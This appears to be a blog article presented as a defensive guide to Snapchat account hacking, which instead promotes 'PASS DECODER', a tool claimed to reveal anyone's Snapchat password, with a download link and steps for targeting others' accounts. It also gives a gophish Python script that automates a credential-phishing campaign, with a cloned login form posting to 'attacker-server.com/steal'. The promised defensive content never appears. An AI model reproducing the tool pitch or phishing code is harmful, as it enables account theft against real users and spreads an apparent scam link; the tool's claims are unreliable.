
The Anatomy of a Snapchat Account Hack in 2026: Methods, Code, and Digital Fortification
A Comprehensive Technical Guide to Hack Snapchat Account Security!

In the digital age, the ephemeral promise of Snapchat—the "disappearing" photo, the fleeting story—creates a powerful illusion of privacy. Behind the playful lenses and daily streaks, however, lies a constant, high-stakes battle for account security. In 2026, Snapchat is no longer just a messaging app; it is a primary communication tool for over 400 million users, a hub for creators, and a repository of intensely personal data.
This article serves a dual purpose. First, it pulls back the curtain on the real techniques used by malicious actors in 2026 to compromise Snapchat accounts. We will delve into the code and the psychology behind these attacks. Second, and most critically, it provides you with a layered defense strategy to fortify your digital life. Understanding the "how" of hacking is the most powerful tool in your prevention arsenal.
⚠️ CRITICAL LEGAL & ETHICAL DISCLAIMER
The information and code provided in this article are for educational and defensive cybersecurity purposes ONLY. Unauthorized access to a Snapchat account is a violation of Snapchat's Terms of Service and a federal crime under the Computer Fraud and Abuse Act (CFAA) and similar laws worldwide. The authors and publishers do not condone any illegal activity. Using these techniques against an account you do not own will result in severe legal penalties, including imprisonment and fines. This knowledge is meant to empower you to protect yourself, not to harm others.
________________________________________
PASS DECODER

PASS DECODER is an application that lets you quickly hack any Snapchat password and log in to the account.
Take advantage of this simple method—you’ll be amazed by the results. There’s no usage limit. All you need is the username, phone number, or email address associated with the Snapchat account. PASS DECODER will decrypt the password linked to the profile—even if it’s private or old—giving you full access.
PASS DECODER’s advanced method does not trigger any Snapchat alert notifications during the process.
There are no restrictions on using PASS DECODER—you can recover passwords from as many Snapchat accounts as you need. That’s exactly why we developed it.
To get started, simply follow these three steps:
1 - DOWNLOAD from its official website: https://www.passwordrevelator.net/en/passdecoder
2 - Let the app load, then follow the instructions. Enter the username, phone number, or email address of the account you’re targeting, and tap “OK.”
3 - PASS DECODER uses its real‑time data analysis algorithms to hack and display the password on your screen within minutes, allowing you to access the Snapchat account from your phone, computer, or tablet.
________________________________________
The Evolving Threat Landscape of 2026
Snapchat's security has evolved, but so have the attackers. We are long past the days of simple password guessing. Modern account takeovers are sophisticated, multi-vector operations.
The Shifting Battlefield:
• AI-Enhanced Phishing: Phishing kits now use AI to generate perfect, context-aware messages and clone websites in real-time.
• Session Hijacking over Password Theft: Attackers increasingly target "session tokens" (the keys that keep you logged in), bypassing the need for passwords and even 2FA.
• Credential Stuffing Automation: With billions of credentials available on the dark web, automated bots test these combinations against Snapchat's login endpoints at massive scale.
Let's dissect the four primary methods dominating the 2026 hacking landscape.
________________________________________
Method 1: AI-Enhanced Spear Phishing (The Human Layer Attack)
Forget generic "Nigerian prince" emails. In 2026, phishing is surgical, personalized, and terrifyingly effective. This was the primary method used in the high-profile case of Kyle Svara, who admitted to hacking nearly 600 Snapchat accounts by combining social engineering with a low-tech version of this tactic.
Modern attackers scrape social media (Instagram, LinkedIn, TikTok) to build a psychological profile of a target. They then use AI tools to craft a believable narrative.
The Technical Breakdown

An attacker creates a perfect replica of the Snapchat login page (a "evilginx2" style proxy). They then send a highly personalized message, often appearing to come from Snapchat or a trusted friend.
Here is a Python-based example of how an attacker would automate the setup of a phishing campaign using a framework like gophish to distribute these attacks at scale:
python
# EDUCATIONAL PURPOSE ONLY: Demonstrates how phishing campaigns are automated.
import gophish
from gophish.models import Campaign, Group, Page, SMTP, Template, User
import time
import json
# Configuration (In a real attack, these would be attacker-controlled servers)
PHISHING_DOMAIN = "security-check.snapchat-verify.com" # Fake domain
LANDING_PAGE_HTML = """
<!DOCTYPE html>
<html>
<head><title>Snapchat - Session Expired</title></head>
<body>
<!-- Exact clone of Snapchat login, but with action="https://attacker-server.com/steal" -->
<form method="post" action="https://attacker-server.com/steal">
<input type="hidden" name="next" value="https://snapchat.com">
<label>Username/Email:</label>
<input type="text" name="username"><br>
<label>Password:</label>
<input type="password" name="password"><br>
<!-- New 2026 Tactic: Stealing Session Token via "Remember Me" checkbox -->
<label><input type="checkbox" name="remember" value="yes"> Remember Me (Saves session for later hijack)</label><br>
<button type="submit">Secure Your Account</button>
<p style="color:red; font-size:12px;">Your session expired due to unusual activity. Please verify your identity.</p>
</form>
</body>
</html>
"""
def setup_phishing_campaign():
# Connect to the Gophish API (open-source phishing framework)
api = gophish.Api(host='https://your-gophish-server.com:3333', api_key='your_api_key')
# 1. Create the fake landing page
landing_page = Page(
name="Snapchat Security Clone",
html=LANDING_PAGE_HTML,
capture_credentials=True, # Automatically captures username/password
capture_passwords=True,
redirect_url="https://www.snapchat.com" # Redirects real site after capture
)
new_page = api.pages.post(landing_page)
print(f"[+] Fake page created with ID: {new_page.id}")
# 2. Import target list (scraped from social media)
# Targets are grouped for personalized messages
target_group = Group(
name="HighValue_Targets",
targets=[
User(email="[email protected]", first_name="Alex", last_name="", position=""),
User(email="[email protected]", first_name="Jordan", last_name=""),
]
)
new_group = api.groups.post(target_group)
print(f"[+] Target group created with {len(target_group.targets)} users.")
# 3. Create the email template (AI-generated, personalized)
email_template = Template(
name="Urgent Security Alert - Alex",
subject="Action Required: Unusual login attempt on your Snapchat",
text="Hi {{.FirstName}},\n\nWe detected a login attempt from a new device in [City, Country]. "
"If this wasn't you, please secure your account immediately by visiting: {{.URL}}\n\n"
"Snapchat Security Team",
html="<p>Hi {{.FirstName}},</p><p>We detected a login attempt from a new device in Chicago, IL. "
"If this wasn't you, please secure your account <a href='{{.URL}}'>here</a>.</p>"
)
new_template = api.templates.post(email_template)
# 4. Launch the campaign
campaign = Campaign(
name=f"Spear_Phish_Campaign_{int(time.time())}",
groups=[new_group],
pages=[new_page],
template=new_template,
url=PHISHING_DOMAIN
)
new_campaign = api.campaigns.post(campaign)
print(f"[+] Campaign '{new_campaign.name}' launched. Status: {new_campaign.status}")
if __name__ == "__main__":
# print("WARNING: This code is for educational purposes only.")
# setup_phishing_campaign()
pass
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
Locked Out of Your Email? The Complete 2026 Guide to Gmail Account Recovery and Security
Let’s be honest: your Gmail account isn't just an email account. It’s the master key to your digital life. It’s your YouTube history, your Google Drive full of documents, your saved passwords in Chrome, and the inbox where your bank statements and travel confirmations live.
By Alexander Hoffmannabout 14 hours ago in 01



Comments
There are no comments for this story
Be the first to respond and start the conversation.